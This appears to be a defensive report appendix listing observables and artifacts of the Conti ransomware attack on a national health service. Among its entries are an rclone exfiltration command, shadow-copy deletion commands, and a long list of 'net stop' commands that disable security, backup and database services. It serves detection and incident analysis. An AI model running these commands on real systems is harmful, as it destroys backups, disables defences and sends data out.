Observable 16 †	*Anomalous Binary Execution: FileZilla*
Observable 17 †	*Anomalous Command-Line Execution: rclone.exe copy "\\<Server 3>\<Folder path>" remote:<victim name> -q –ignore-existing –auto-confirm –multi-thread-streams 12 –transfers 12 C:\Users\<compromised domain admin>\.config\rclone\rclone.conf*
Observable 18 †	*Presence of Anomalous Processes on Remote Host: everything.exe*
Observable 19 †	*Presence of Anomalous Processes on Remote Host: rclone.exe*
Observable 20 †	*Presence of Anomalous Processes on Remote Host: FileZilla*
Observable 21 †	*Presence of Anomalous Files on Remote Host: C:\Users\<compromised domain admin>\.config\rclone\rclone.conf*

Observables Associated Data Destruction Technique (T0809)	
Observable 1 †	*Anomalous Command-Line Utility Execution: vssadmin.exe*
Observable 2 †	*Anomalous Command-Line Utility Execution: WMIC.exe*
Observable 3 †	*Anomalous Command-Line Execution: cmd.exe /c C:\Windows\System32\wbem\WMIC.exe shadowcopy where "ID='{REDACTED}'" delete*
Observable 4 †	*Anomalous Command-Line Execution: vssadmin.exe Delete Shadows /all /quiet*

Observables Associated Data Destruction Technique (T0809)	
Observable 5 †	*Anomalous Command-Line Execution: vssadmin.exe resize shadowstorage /for=C: /on=C: /maxsize=401MB*
Observable 6 †	*Anomalous Command-Line Execution: vssadmin.exe resize shadowstorage /for=C: /on=C: /maxsize=unbounded*
Observable 7 †	*Anomalous Command-Line Execution: vssadmin.exe resize shadowstorage /for=D: /on=D: /maxsize=401MB*
Observable 8 †	*Anomalous Command-Line Execution: vssadmin.exe resize shadowstorage /for=D: /on=D: /maxsize=unbounded*
Observable 9 †	*Anomalous Command-Line Execution: vssadmin.exe resize shadowstorage /for=E: /on=E: /maxsize=401MB*
Observable 10 †	*Anomalous Command-Line Execution: vssadmin.exe resize shadowstorage /for=E: /on=E: /maxsize=unbounded*
Observable 11 †	*Anomalous Command-Line Execution: vssadmin.exe resize shadowstorage /for=F: /on=F: /maxsize=401MB*
Observable 12 †	*Anomalous Command-Line Execution: vssadmin.exe resize shadowstorage /for=F: /on=F: /maxsize=unbounded*
Observable 13 †	*Anomalous Command-Line Execution: vssadmin.exe resize shadowstorage /for=G: /on=G: /maxsize=401MB*
Observable 14 †	*Anomalous Command-Line Execution: vssadmin.exe resize shadowstorage /for=G: /on=G: /maxsize=unbounded*
Observable 15 †	*Anomalous Command-Line Execution: vssadmin.exe resize shadowstorage /for=H: /on=H: /maxsize=401MB*
Observable 16 †	*Anomalous Command-Line Execution: vssadmin.exe resize shadowstorage /for=H: /on=H: /maxsize=unbounded*
Observable 17 †	*Anomalous Command-Line Execution: vssadmin.exe Delete Shadows /all /quiet*
Observable 18 †	*Anomalous Deletion of Windows Volume Shadow Copies*
Observable 19 †	*Anomalous Increase in System Resource Utilization: CPU Utilization Related to Data Encryption*
Observable 20 †	*Anomalous Increase in System Resource Utilization: Network Traffic Related to Data Encryption on Domain Controller*
Observable 21 †	*Anomalous Deletion of Local Network Backups*
Observable 22 †	*Anomalous Data Destruction: Enterprise-Wide Inter Domain Trust Encryption: Server Encryption*
Observable 23 †	*Anomalous Data Destruction: Enterprise-Wide Inter Domain Trust Encryption: Workstation Encryption*

Observables Associated with Service Stop Technique (T0881)	
Observable 1 †	*Anomalous Stoppage of Services: Security Services*
Observable 2 †	*Anomalous Stoppage of Services: Backup Services*
Observable 3 †	*Anomalous Stoppage of Services: Database Services*

Observables Associated with Service Stop Technique (T0881)	
Observable 4 †	*Anomalous Stoppage of Services: Email Services*
Observable 5 †	*Anomalous Modification of Registry Keys on Host: HKLM\System\CurrentControlSet\Services\<redacted>\Start*
Observable 6 †	*Anomalous Modification of Registry Keys on Host: Windows Event Log A Registry Value was Modified (Windows Event ID 4657)*
Observable 7 †	*Anomalous Command-Line Usage: NET STOP*
Observable 8 †	*Anomalous Command-Line Execution: net stop "Acronis VSS Provider" /y*
Observable 9 †	*Anomalous Command-Line Execution: net stop "Enterprise Client Service" /y*
Observable 10 †	*Anomalous Command-Line Execution: net stop "SQLsafe Backup Service" /y*
Observable 11 †	*Anomalous Command-Line Execution: net stop "SQLsafe Filter Service" /y*
Observable 12 †	*Anomalous Command-Line Execution: net stop "Veeam Backup Catalog Data Service" /y*
Observable 13 †	*Anomalous Command-Line Execution: net stop AcronisAgent /y*
Observable 14 †	*Anomalous Command-Line Execution: net stop AcrSch2Svc /y*
Observable 15 †	*Anomalous Command-Line Execution: net stop Antivirus /y*
Observable 16 †	*Anomalous Command-Line Execution: net stop ARSM /y*
Observable 17 †	*Anomalous Command-Line Execution: net stop BackupExecAgentAccelerator /y*
Observable 18 †	*Anomalous Command-Line Execution: net stop BackupExecAgentBrowser /y*
Observable 19 †	*Anomalous Command-Line Execution: net stop BackupExecDeviceMediaService /y*
Observable 20 †	*Anomalous Command-Line Execution: net stop BackupExecJobEngine /y*
Observable 21 †	*Anomalous Command-Line Execution: net stop BackupExecManagementService /y*
Observable 22 †	*Anomalous Command-Line Execution: net stop BackupExecRPCService /y*
Observable 23 †	*Anomalous Command-Line Execution: net stop BackupExecVSSProvider /y*
Observable 24 †	*Anomalous Command-Line Execution: net stop bedbg /y*
Observable 25 †	*Anomalous Command-Line Execution: net stop DCAgent /y*
Observable 26 †	*Anomalous Command-Line Execution: net stop EPSecurityService /y*
Observable 27 †	*Anomalous Command-Line Execution: net stop EPUpdateService /y*
Observable 28 †	*Anomalous Command-Line Execution: net stop EraserSvc11710 /y*
Observable 29 †	*Anomalous Command-Line Execution: net stop EsgShKernel /y*
Observable 30 †	*Anomalous Command-Line Execution: net stop FA_Scheduler /y*
Observable 31 †	*Anomalous Command-Line Execution: net stop IISAdmin /y*
Observable 32 †	*Anomalous Command-Line Execution: net stop IMAP4Svc /y*
Observable 33 †	*Anomalous Command-Line Execution: net stop McShield /y*
Observable 34 †	*Anomalous Command-Line Execution: net stop McTaskManager /y*

Observables Associated with Service Stop Technique (T0881)	
Observable 35 †	*Anomalous Command-Line Execution: net stop mfemms /y*
Observable 36 †	*Anomalous Command-Line Execution: net stop mfevtp /y*
Observable 37 †	*Anomalous Command-Line Execution: net stop MMS /y*
Observable 38 †	*Anomalous Command-Line Execution: net stop mozyprobackup /y*
Observable 39 †	*Anomalous Command-Line Execution: net stop MsDtsServer /y*
Observable 40 †	*Anomalous Command-Line Execution: net stop MsDtsServer100 /y*
Observable 41 †	*Anomalous Command-Line Execution: net stop MsDtsServer110 /y*
Observable 42 †	*Anomalous Command-Line Execution: net stop MSExchangeES /y*
Observable 43 †	*Anomalous Command-Line Execution: net stop MSExchangeIS /y*
Observable 44 †	*Anomalous Command-Line Execution: net stop MSExchangeMGMT /y*
Observable 45 †	*Anomalous Command-Line Execution: net stop MSExchangeMTA /y*
Observable 46 †	*Anomalous Command-Line Execution: net stop MSExchangeSA /y*
Observable 47 †	*Anomalous Command-Line Execution: net stop MSExchangeSRS /y*
Observable 48 †	*Anomalous Command-Line Execution: net stop MSOLAP$SQL_2008 /y*
Observable 49 †	*Anomalous Command-Line Execution: net stop MSOLAP$SYSTEM_BGC /y*
Observable 50 †	*Anomalous Command-Line Execution: net stop MSOLAP$TPS /y*
Observable 51 †	*Anomalous Command-Line Execution: net stop MSOLAP$TPSAMA /y*
Observable 52 †	*Anomalous Command-Line Execution: net stop MSSQL$BKUPEXEC /y*
Observable 53 †	*Anomalous Command-Line Execution: net stop MSSQL$ECWDB2 /y*
Observable 54 †	*Anomalous Command-Line Execution: net stop MSSQL$PRACTICEMGT /y*
Observable 55 †	*Anomalous Command-Line Execution: net stop MSSQL$PRACTTICEBGC /y*
Observable 56 †	*Anomalous Command-Line Execution: net stop MSSQL$PROFXENGAGEMENT /y*
Observable 57 †	*Anomalous Command-Line Execution: net stop MSSQL$SBSMONITORING /y*
Observable 58 †	*Anomalous Command-Line Execution: net stop MSSQL$SHAREPOINT /y*
Observable 59 †	*Anomalous Command-Line Execution: net stop MSSQL$SQL_2008 /y*
Observable 60 †	*Anomalous Command-Line Execution: net stop MSSQL$SYSTEM_BGC /y*
Observable 61 †	*Anomalous Command-Line Execution: net stop MSSQL$TPS /y*
Observable 62 †	*Anomalous Command-Line Execution: net stop MSSQL$TPSAMA /y*
Observable 63 †	*Anomalous Command-Line Execution: net stop MSSQL$VEEAMSQL2008R2 /y*
Observable 64 †	*Anomalous Command-Line Execution: net stop MSSQL$VEEAMSQL2012 /y*
Observable 65 †	*Anomalous Command-Line Execution: net stop MSSQLFDLauncher /y*
Observable 66 †	*Anomalous Command-Line Execution: net stop MSSQLFDLauncher$PROFXENGAGEMENT /y*

Observables Associated with Service Stop Technique (T0881)	
Observable 67 †	*Anomalous Command-Line Execution: net stop MSSQLFDLauncher$SBSMONITORING /y*
Observable 68 †	*Anomalous Command-Line Execution: net stop MSSQLFDLauncher$SHAREPOINT /y*
Observable 69 †	*Anomalous Command-Line Execution: net stop MSSQLFDLauncher$SQL_2008 /y*
Observable 70 †	*Anomalous Command-Line Execution: net stop MSSQLFDLauncher$SYSTEM_BGC /y*
Observable 71 †	*Anomalous Command-Line Execution: net stop MSSQLFDLauncher$TPS /y*
Observable 72 †	*Anomalous Command-Line Execution: net stop MSSQLFDLauncher$TPSAMA /y*
Observable 73 †	*Anomalous Command-Line Execution: net stop MSSQLSERVER /y*
Observable 74 †	*Anomalous Command-Line Execution: net stop MSSQLServerADHelper100 /y*
Observable 75 †	*Anomalous Command-Line Execution: net stop MSSQLServerOLAPService /y*
Observable 76 †	*Anomalous Command-Line Execution: net stop MySQL57 /y*
Observable 77 †	*Anomalous Command-Line Execution: net stop ntrtscan /y*
Observable 78 †	*Anomalous Command-Line Execution: net stop OracleClientCache80 /y*
Observable 79 †	*Anomalous Command-Line Execution: net stop PDVFSService /y*
Observable 80 †	*Anomalous Command-Line Execution: net stop POP3Svc /y*
Observable 81 †	*Anomalous Command-Line Execution: net stop ReportServer /y*
Observable 82 †	*Anomalous Command-Line Execution: net stop ReportServer$SQL_2008 /y*
Observable 83 †	*Anomalous Command-Line Execution: net stop ReportServer$SYSTEM_BGC /y*
Observable 84 †	*Anomalous Command-Line Execution: net stop ReportServer$TPS /y*
Observable 85 †	*Anomalous Command-Line Execution: net stop ReportServer$TPSAMA /y*
Observable 86 †	*Anomalous Command-Line Execution: net stop RESvc /y*
Observable 87 †	*Anomalous Command-Line Execution: net stop sacsvr /y*
Observable 88 †	*Anomalous Command-Line Execution: net stop SamSs /y*
Observable 89 †	*Anomalous Command-Line Execution: net stop SAVAdminService /y*
Observable 90 †	*Anomalous Command-Line Execution: net stop SAVService /y*
Observable 91 †	*Anomalous Command-Line Execution: net stop SDRSVC /y*
Observable 92 †	*Anomalous Command-Line Execution: net stop SepMasterService /y*
Observable 93 †	*Anomalous Command-Line Execution: net stop ShMonitor /y*
Observable 94 †	*Anomalous Command-Line Execution: net stop Smcinst /y*
Observable 95 †	*Anomalous Command-Line Execution: net stop SmcService /y*
Observable 96 †	*Anomalous Command-Line Execution: net stop SMTPSvc /y*
Observable 97 †	*Anomalous Command-Line Execution: net stop SQLAgent$BKUPEXEC /y*

Observables Associated with Service Stop Technique (T0881)	
Observable 98 †	*Anomalous Command-Line Execution: net stop SQLAgent$ECWDB2 /y*
Observable 99 †	*Anomalous Command-Line Execution: net stop SQLAgent$PRACTTICEBGC /y*
Observable 100 †	*Anomalous Command-Line Execution: net stop SQLAgent$PRACTTICEMGT /y*
Observable 101 †	*Anomalous Command-Line Execution: net stop SQLAgent$PROFXENGAGEMENT /y*
Observable 102 †	*Anomalous Command-Line Execution: net stop SQLAgent$SBSMONITORING /y*
Observable 103 †	*Anomalous Command-Line Execution: net stop SQLAgent$SHAREPOINT /y*
Observable 104 †	*Anomalous Command-Line Execution: net stop SQLAgent$SQL_2008 /y*
Observable 105 †	*Anomalous Command-Line Execution: net stop SQLAgent$SYSTEM_BGC /y*
Observable 106 †	*Anomalous Command-Line Execution: net stop SQLAgent$TPS /y*
Observable 107 †	*Anomalous Command-Line Execution: net stop SQLAgent$TPSAMA /y*
Observable 108 †	*Anomalous Command-Line Execution: net stop SQLAgent$VEEAMSQL2008R2 /y*
Observable 109 †	*Anomalous Command-Line Execution: net stop SQLAgent$VEEAMSQL2012 /y*
Observable 110 †	*Anomalous Command-Line Execution: net stop SQLBrowser /y*
Observable 111 †	*Anomalous Command-Line Execution: net stop SQLSafeOLRService /y*
Observable 112 †	*Anomalous Command-Line Execution: net stop SQLSERVERAGENT /y*
Observable 113 †	*Anomalous Command-Line Execution: net stop SQLTELEMETRY /y*
Observable 114 †	*Anomalous Command-Line Execution: net stop SQLTELEMETRY$ECWDB2 /y*
Observable 115 †	*Anomalous Command-Line Execution: net stop SQLWriter /y*
Observable 116 †	*Anomalous Command-Line Execution: net stop VeeamBackupSvc /y*
Observable 117 †	*Anomalous Command-Line Execution: net stop VeeamBrokerSvc /y*
Observable 118 †	*Anomalous Command-Line Execution: net stop VeeamCatalogSvc /y*
Observable 119 †	*Anomalous Command-Line Execution: net stop VeeamCloudSvc /y*
Observable 120 †	*Anomalous Command-Line Execution: net stop VeeamDeploymentService /y*
Observable 121 †	*Anomalous Command-Line Execution: net stop VeeamDeploySvc /y*
Observable 122 †	*Anomalous Command-Line Execution: net stop VeeamEnterpriseManagerSvc /y*
Observable 123 †	*Anomalous Command-Line Execution: net stop VeeamMountSvc /y*
Observable 124 †	*Anomalous Command-Line Execution: net stop VeeamNFSSvc /y*
Observable 125 †	*Anomalous Command-Line Execution: net stop VeeamRESTSvc /y*
Observable 126 †	*Anomalous Command-Line Execution: net stop VeeamTransportSvc /y*
Observable 127 †	*Anomalous Command-Line Execution: net stop W3Svc /y*

Observables Associated with Service Stop Technique (T0881)	
Observable 128 †	*Anomalous Command-Line Execution: net stop wbengine /y*
Observable 129 †	*Anomalous Command-Line Execution: net stop WRSVC /y*
Observable 130 †	*Anomalous Command-Line Execution: net stop MSSQL$VEEAMSQL2008R2 /y*
Observable 131 †	*Anomalous Command-Line Execution: net stop SQLAgent$VEEAMSQL2008R2 /y*
Observable 132 †	*Anomalous Command-Line Execution: net stop VeeamHvIntegrationSvc /y*
Observable 133 †	*Anomalous Command-Line Execution: net stop swi_update /y*
Observable 134 †	*Anomalous Command-Line Execution: net stop SQLAgent$CXDB /y*
Observable 135 †	*Anomalous Command-Line Execution: net stop SQLAgent$CITRIX_METAFRAME /y*
Observable 136 †	*Anomalous Command-Line Execution: net stop "SQL Backups" /y*
Observable 137 †	*Anomalous Command-Line Execution: net stop MSSQL$PROD /y*
Observable 138 †	*Anomalous Command-Line Execution: net stop "Zoolz 2 Service" /y*
Observable 139 †	*Anomalous Command-Line Execution: net stop MSSQLServerADHelper /y*
Observable 140 †	*Anomalous Command-Line Execution: net stop SQLAgent$PROD /y*
Observable 141 †	*Anomalous Command-Line Execution: net stop msftesql$PROD /y*
Observable 142 †	*Anomalous Command-Line Execution: net stop NetMsmqActivator /y*
Observable 143 †	*Anomalous Command-Line Execution: net stop EhttpSrv /y*
Observable 144 †	*Anomalous Command-Line Execution: net stop ekrn /y*
Observable 145 †	*Anomalous Command-Line Execution: net stop ESHASRV /y*
Observable 146 †	*Anomalous Command-Line Execution: net stop MSSQL$SOPHOS /y*
Observable 147 †	*Anomalous Command-Line Execution: net stop SQLAgent$SOPHOS /y*
Observable 148 †	*Anomalous Command-Line Execution: net stop AVP /y*
Observable 149 †	*Anomalous Command-Line Execution: net stop klnagent /y*
Observable 150 †	*Anomalous Command-Line Execution: net stop MSSQL$SQLEXPRESS /y*
Observable 151 †	*Anomalous Command-Line Execution: net stop SQLAgent$SQLEXPRESS /y*
Observable 152 †	*Anomalous Command-Line Execution: net stop wbengine /y*
Observable 153 †	*Anomalous Command-Line Execution: net stop mfefire /y*

Observables Associated with Loss of Availability Technique (T0826)	
Observable 1 †	*Anomalous Increase in System Resource Utilization: CPU Utilization Related to Data Encryption*
Observable 2 †	*Anomalous Increase in System Resource Utilization: Network Traffic Related to Data Encryption on Domain Controller*
Observable 3 †	*Anomalous Data Destruction: Enterprise-Wide Inter Domain Trust Encryption: Server Encryption*

Observables Associated with Loss of Availability Technique (T0826)	
Observable 4 †	*Anomalous Data Destruction: Enterprise-Wide Inter Domain Trust Encryption: Workstation Encryption*
Observable 5	Creation of Anomalous Network Connections: Over TCP Port 80: Hyper Text Transfer Protocol (HTTP) Requests
Observable 6	Creation of Anomalous Network Connections: Over TCP Port 443: Hyper Text Transfer Protocol Secure (HTTPS) Requests
Observable 7	Creation of Anomalous Network Connections: Over TCP/UDP Port 53: Domain Name System (DNS) Requests
Observable 8 †	*Creation of Anomalous Network Connections: Over TCP Port 135: PsExec Requests*
Observable 9 †	*Creation of Anomalous Network Connections: Over TCP Port 445: Server Message Block (SMB) Requests: Network Share Requests*
Observable 10 †	*Creation of Anomalous Network Connections: Over TCP Port 445: Server Message Block (SMB) Requests: PsExec Requests*
Observable 11 †	*Presence of Anomalous Network Traffic: Anomalous File Transfer Between Local Host and Remote Host*
Observable 12 †	*Presence of Anomalous Network Traffic: Anomalous File Transfer Between Local Host and Local Network Host*
Observable 13	Anomalous Batch Scripts on Host Looping Through Discovered Devices: Local Host Establishes Network Connection to External Host: Local Host Requests Anomalous Binaries from Anomalous External Host
Observable 14	Anomalous Batch Scripts on Host Looping Through Discovered Devices: Local Host Establishes Network Connection to External Host: Anomalous External Host Sends Anomalous Binaries to Local Host
Observable 15	Anomalous Batch Scripts on Host Looping Through Discovered Devices: Staging and Executing Conti Service Binaries to Mapped Endpoints: _COPY.bat
Observable 16	Anomalous Batch Scripts on Host Looping Through Discovered Devices: Staging and Executing Conti Service Binaries to Mapped Endpoints: _EXE.bat
Observable 17 †	*Execution of Anomalous Batch Commands on Host: cmd.exe /C _COPY.bat*
Observable 18 †	*Execution of Anomalous Batch Commands on Host: cmd.exe /C _EXE.bat*
Observable 19	Anomalous Usage of Native API on Local Host: URLDownloadToFile()
Observable 20	Anomalous Usage of Native API on Local Host: GetProcAddress()
Observable 21	Anomalous Usage of Native API on Local Host: VirtualAlloc()
Observable 22	Anomalous Usage of Native API on Local Host: CreateIoCompletionPort()
Observable 23	Anomalous Usage of Native API on Local Host: PostQueuedCompletionStatus()
Observable 24	Anomalous Usage of Native API on Local Host: GetQueuedCompletionPort()
Observable 25	Anomalous Usage of Native API on Local Host: Missing References Within API Calls
Observable 26	Presence of Anomalous File Header Metadata: Presence of Anomalous Encrypted DLLs

Observables Associated with Loss of Availability Technique (T0826)	
Observable 27	Anomalous Allocation of Memory Space: Cobalt Strike Beacon DLL: Anomalous Shellcode: PowerShell Script Shellcode
Observable 28	Anomalous Allocation of Memory Space: Cobalt Strike Beacon DLL: Anomalous Shellcode: Meterpreter Shellcode
Observable 29	Anomalous Allocation of Memory Space: Cobalt Strike Beacon DLL: Anomalous Shellcode: Reflective DLL Loader Instructions
Observable 30	Anomalous Allocation of Memory Space: Cobalt Strike Beacon DLL: Anomalous Shellcode: Anomalous Writes to Another Application's Memory Space
Observable 31	Anomalous Allocation of Memory Space: Cobalt Strike Beacon DLL: Anomalous Shellcode: Anomalous Loading of a Library from Memory into a Local Host Process
Observable 32 †	*Anomalous Command-Line Utility Execution: psexec.exe*
Observable 33	Presence of Anomalous Command-Line Arguments: -encrypt_mode
Observable 34	Presence of Anomalous Command-Line Arguments: -encrypt_mode local
Observable 35	Presence of Anomalous Command-Line Arguments: -encrypt_mode network
Observable 36	Presence of Anomalous Command-Line Arguments: -h
Observable 37	Presence of Anomalous Command-Line Arguments: -p [folder path]
Observable 38	Presence of Anomalous Command-Line Arguments: -m local
Observable 39	Presence of Anomalous Command-Line Arguments: -m net
Observable 40	Presence of Anomalous Command-Line Arguments: -log [log file name]
Observable 41	Presence of Anomalous Command-Line Arguments: -no mutex
Observable 42	Presence of Anomalous Command-Line Arguments: -size
Observable 43 †	*Anomalous Binary Execution: With Filename <Conti v3 - 32 Bit>.exe*
Observable 44 †	*Anomalous Binary Execution: conti_v3.dll*
Observable 45 †	*Presence of Anomalous Text Files: CONTI_LOG.txt*
Observable 46 †	*Presence of Anomalous Text Files: readme.txt*
Observable 47 †	*Anomalous Extension Renames: *.FEEDC*
Observable 48 †	*Presence of Anomalous Unencrypted Files: CONTI_LOG.txt*
Observable 49 †	*Presence of Anomalous Unencrypted Files: readme.txt*
Observable 50 †	*Presence of Anomalous Unencrypted Files: *.FEEDC*
Observable 51 †	*Presence of Anomalous Unencrypted Files: *.msi*
Observable 52 †	*Presence of Anomalous Unencrypted Files: *.sys*
Observable 53 †	*Presence of Anomalous Unencrypted Files: *.lnk*
Observable 54 †	*Presence of Anomalous Unencrypted Files: *.dll*
Observable 55 †	*Presence of Anomalous Unencrypted Files: *.exe*
Observable 56	Presence of Anomalous Encrypted Files: Unique AES-256 Encryption Key Per File: Bundled with Hardcoded RSA-4096 Public Encryption Key

Observables Associated with Loss of Availability Technique (T0826)	
Observable 57	Presence of Anomalous Encrypted Files: Use of Multi-Threaded Processing and Windows Restart Manager to Perform Quick and Thorough Encryption of Data While Ensuring Files are Unlocked and Open for Encryption
Observable 58 †	*Anomalous Loss of Availability: 80% of IT Infrastructure Encrypted*
Observable 59 †	*Anomalous Loss of Availability: Encryption Across the HSE and Multiple NHN-Connected Hospitals and Community Health Organizations: Encryption Across SMB Trust Relationships with External Sites*
Observable 60 †	*Anomalous Loss of Availability: Encryption Across 15 Domains*
Observable 61 †	*Anomalous Loss of Availability: Encryption Across 2800 Servers*
Observable 62 †	*Anomalous Loss of Availability: Encryption Across 3500 Workstations*
Observable 63 †	*Anomalous Ransom Notes on Encrypted Hosts: Demand for Millions of Dollars in Ransom for the Nonpublication of Stolen Data*
Observable 64 †	*Anomalous Ransom Notes on Encrypted Hosts: Instructions on How to Contact the Adversary with a Link to a Dark Web Chat Room: Dark Web Chat Room Contains Stolen Data*

Observables Associated with Loss of Productivity and Revenue Technique (T0828)	
Observable 1 †	*Anomalous Loss of Revenue: Delayed Services: Delayed Procedures*
Observable 2 †	*Anomalous Loss of Revenue: Delayed Services: Delayed Appointments*
Observable 3 †	*Anomalous Loss of Revenue: Delayed Services: Delayed Treatment*
Observable 4 †	*Anomalous Loss of Revenue: Cancelled Services: Cancelled Procedures*
Observable 5 †	*Anomalous Loss of Revenue: Cancelled Services: Cancelled Appointments*
Observable 6 †	*Anomalous Loss of Revenue: $100 Million Direct Recovery Cost*
Observable 7 †	*Anomalous Loss of Revenue: Recovery Cost to Implement Mitigations and Controls*
Observable 8 †	*Anomalous Loss of Productivity: Shutdown and Disconnected IT Infrastructure*
Observable 9 †	*Anomalous Loss of Productivity: Disconnection of the NHN From the Internet*
Observable 10 †	*Anomalous Loss of Productivity: Unavailable IT Applications for Patient Care and Safety*
Observable 11 †	*Anomalous Loss of Productivity: Unavailable Patient Information Systems: Integrated Patient Management System (IPMS)*
Observable 12 †	*Anomalous Loss of Productivity: Unavailable Patient Information Systems: Unavailable Electronic Health/Medical Records*
Observable 13 †	*Anomalous Loss of Productivity: Unavailable Clinical Care Systems: Unavailable Oncology Information Systems for Radiation Therapy*
Observable 14 †	*Anomalous Loss of Productivity: Unavailable Clinical Care Systems: Unavailable Diagnostic Systems for Pathology: National Integrated Medical Imaging System (NIMIS)*
Observable 15 †	*Anomalous Loss of Productivity: Unavailable Clinical Care Systems: Unavailable Diagnostic Systems for Pathology: Compuscope System*

Observables Associated with Loss of Productivity and Revenue Technique (T0828)	
Observable 16 †	*Anomalous Loss of Productivity: Unavailable Clinical Care Systems: Unavailable Picture Archiving and Communication Systems for Radiology*
Observable 17 †	*Anomalous Loss of Productivity: Unavailable Clinical Care Systems: Unavailable Maternal & Newborn Clinical Management System (MN-CMS)*
Observable 18 †	*Anomalous Loss of Productivity: Unavailable Laboratory Systems for Results*
Observable 19 †	*Anomalous Loss of Productivity: Unavailable Treatment Planning Systems*
Observable 20 †	*Anomalous Loss of Productivity: Unavailable Sterilization Tracking*
Observable 21 †	*Anomalous Loss of Productivity: Unavailable Pharmacy Systems for Medication*
Observable 22 †	*Anomalous Loss of Productivity: Unavailable Cloud Infrastructure for Medical Devices*
Observable 23 †	*Anomalous Loss of Productivity: Unavailable Organizational Email Services*
Observable 24 †	*Anomalous Loss of Productivity: Unavailable Organizational Intranet Services*
Observable 25 †	*Anomalous Loss of Productivity: Unavailable Organizational Internet Services*
Observable 26 †	*Anomalous Loss of Productivity: Unavailable Landlines*
Observable 27 †	*Anomalous Loss of Productivity: Unavailable Data on Hosts*
Observable 28 †	*Anomalous Loss of Productivity: Unavailable Data on Shared Drives*
Observable 29 †	*Anomalous Loss of Productivity: Unavailable Data on File Sharing Websites*
Observable 30 †	*Anomalous Loss of Productivity: Unavailable Financial Systems*
Observable 31 †	*Anomalous Loss of Productivity: Unavailable Payroll Systems*
Observable 32 †	*Anomalous Loss of Productivity: Unavailable Procurement Systems*
Observable 33 †	*Anomalous Loss of Productivity: 130 Days of IT Infrastructure Full Recovery*
Observable 34 †	*Anomalous Loss of Productivity: 130 Days of Application Full Recovery*
Observable 35 †	*Anomalous Loss of Productivity: 130 Days of Corporate and Operational Service Full Recovery*

APPENDIX B: ARTIFACTS LIBRARY

Artifacts Associated with Spearphishing Attachment Technique (T0865)	
Artifact 1	Email .ost File
Artifact 2	Mismatch MIME and Attachment File Extension
Artifact 3	Email Sender Address
Artifact 4	Email Message
Artifact 5	Email Receiver
Artifact 6	Email Receiver Name
Artifact 7	Email Receiver Domain
Artifact 8	Email Receiver Address

Artifacts Associated with Spearphishing Attachment Technique (T0865)	
Artifact 9	Enable Macros Pop-Up
Artifact 10	Email Application Log File
Artifact 11	Email Unified Audit Log File
Artifact 12	Email Service Name
Artifact 13	Suspicious Email Message Content
Artifact 14	Email Sender Domain
Artifact 15	Email .pst File
Artifact 16	Email Sender IP Address
Artifact 17	Simple Mail Transfer Protocol SMTP Traffic
Artifact 18	Mail Transfer Agent Logs
Artifact 19	Email Parent Process
Artifact 20	Mail Transfer Agent Logs
Artifact 21	Email Domain Name System DNS Traffic
Artifact 22	Email Domain Name System DNS Event
Artifact 23	File Attachment Warning Prompt
Artifact 24	Email Timestamp
Artifact 25	Email Attachment
Artifact 26	Email Attachment File Type
Artifact 27	Email Header
Artifact 28	Email Sender Name
Artifact 29	Operating System Service Creation

Artifacts Associated with User Execution Technique (T0863)	
Artifact 1	Command Execution
Artifact 2	Service Termination
Artifact 3	File Changes
Artifact 4	Increased ICMP Traffic (Network Scanning)
Artifact 5	Network Traffic Changes
Artifact 6	Application Installation
Artifact 7	Network Connection Creation
Artifact 8	Application Log Content
Artifact 9	User Account Modification
Artifact 10	File Creation
Artifact 11	Process Creation

Artifacts Associated with User Execution Technique (T0863)	
Artifact 12	System Log
Artifact 13	Process Termination
Artifact 14	File Execution
Artifact 15	Prefetch Files
Artifact 16	Registry Modification
Artifact 17	File Modifications
Artifact 18	File Renaming
Artifact 19	System Patches Installed
Artifact 20	Files Opening
Artifact 21	File Signature Validation
Artifact 22	Installers Created
Artifact 23	Application Log

Artifacts Associated with Scripting Technique (T0853)	
Artifact 1	Startup Menu Modification
Artifact 2	OS Service Installation
Artifact 3	Registry Modifications
Artifact 4	Network Services Created
Artifact 5	External Network Connections
Artifact 6	Prefetch Files Created
Artifact 7	Executable Files
Artifact 8	System Processes Created
Artifact 9	OS Timeline Event
Artifact 10	System Event Log Creation
Artifact 11	Files Dopped into Directory
Artifact 12	Windows API Event Log

Artifacts Associated with Native API Technique (T0834)	
Artifact 1	Alert Generated
Artifact 2	System Resource Usage Management Changes
Artifact 3	.dll Modifications
Artifact 4	Imports Hash Changed
Artifact 5	Files Created
Artifact 6	Processes Initiated

Artifacts Associated with Native API Technique (T0834)	
Artifact 7	Services Initiated
Artifact 8	SYSMON Events Created
Artifact 9	Performance Degradation
Artifact 10	Blue Screen
Artifact 11	Configuration Change
Artifact 12	Command Execution
Artifact 13	Industrial Protocol Command Packet
Artifact 14	Host Device Failure
Artifact 15	Industrial Network Traffic
Artifact 16	Device Reads
Artifact 17	Device I/O Image Table Manipulated
Artifact 18	Device Failure
Artifact 19	Systems Calls
Artifact 20	Device Performance Degradation
Artifact 21	Device Memory Modification
Artifact 22	Device Alarm
Artifact 23	Device Live Data Changes
Artifact 24	Alter Process Logic
Artifact 25	Memory Corruption

Artifacts Associated with Standard Application Layer Protocol Technique (T0869)	
Artifact 1	SMB Traffic Port
Artifact 2	Network Connection Times
Artifact 3	External IP Addresses
Artifact 4	External Network Connections
Artifact 5	DNS Autonomous System Number
Artifact 6	Increase in the Number of External Connections
Artifact 7	RDP Traffic Port
Artifact 8	HTTP Traffic Port
Artifact 9	DNS Traffic Port
Artifact 10	HTTP Post Request
Artifact 11	HTTPS Traffic Port
Artifact 12	Network Content Metadata

Artifacts Associated with Commonly Used Port Technique (T0885)	
Artifact 1	Unexpected Process Usage of Common Port Observed via Firewall Logs
Artifact 2	Unexpected Process Usage of Common Port Observed via OS Commands (netstat)
Artifact 3	Unexpected Process Usage of Common Port Observed via Memory
Artifact 4	Unexpected Process Usage of Common Port Observed via OS Logs
Artifact 5	Unexpected Host Communicating with Common Port on Industrial Asset

Artifacts Associated with Masquerading Technique (T0849)	
Artifact 1	Command-Line Execution
Artifact 2	Additional Functionality in Applications
Artifact 3	Applications Causing Unintended Actions
Artifact 4	Leetspeak File Creation
Artifact 5	File Modification
Artifact 6	Process Metadata Changes
Artifact 7	Common Application with Non-Native Child Processes
Artifact 8	Scheduled Job Metadata
Artifact 9	Services Metadata
Artifact 10	Service Creation
Artifact 11	Scheduled Job Modification
Artifact 12	Additional File Directories Created
Artifact 13	File Creation with Common Name
Artifact 14	Leetspeak User Metadata
Artifact 15	Warez Application Use

Artifacts Associated with Modify Program Technique (T0889)	
Artifact 1	Unexpected Program Download Observed on Network
Artifact 2	Modification to Application Responsible for Program Downloads
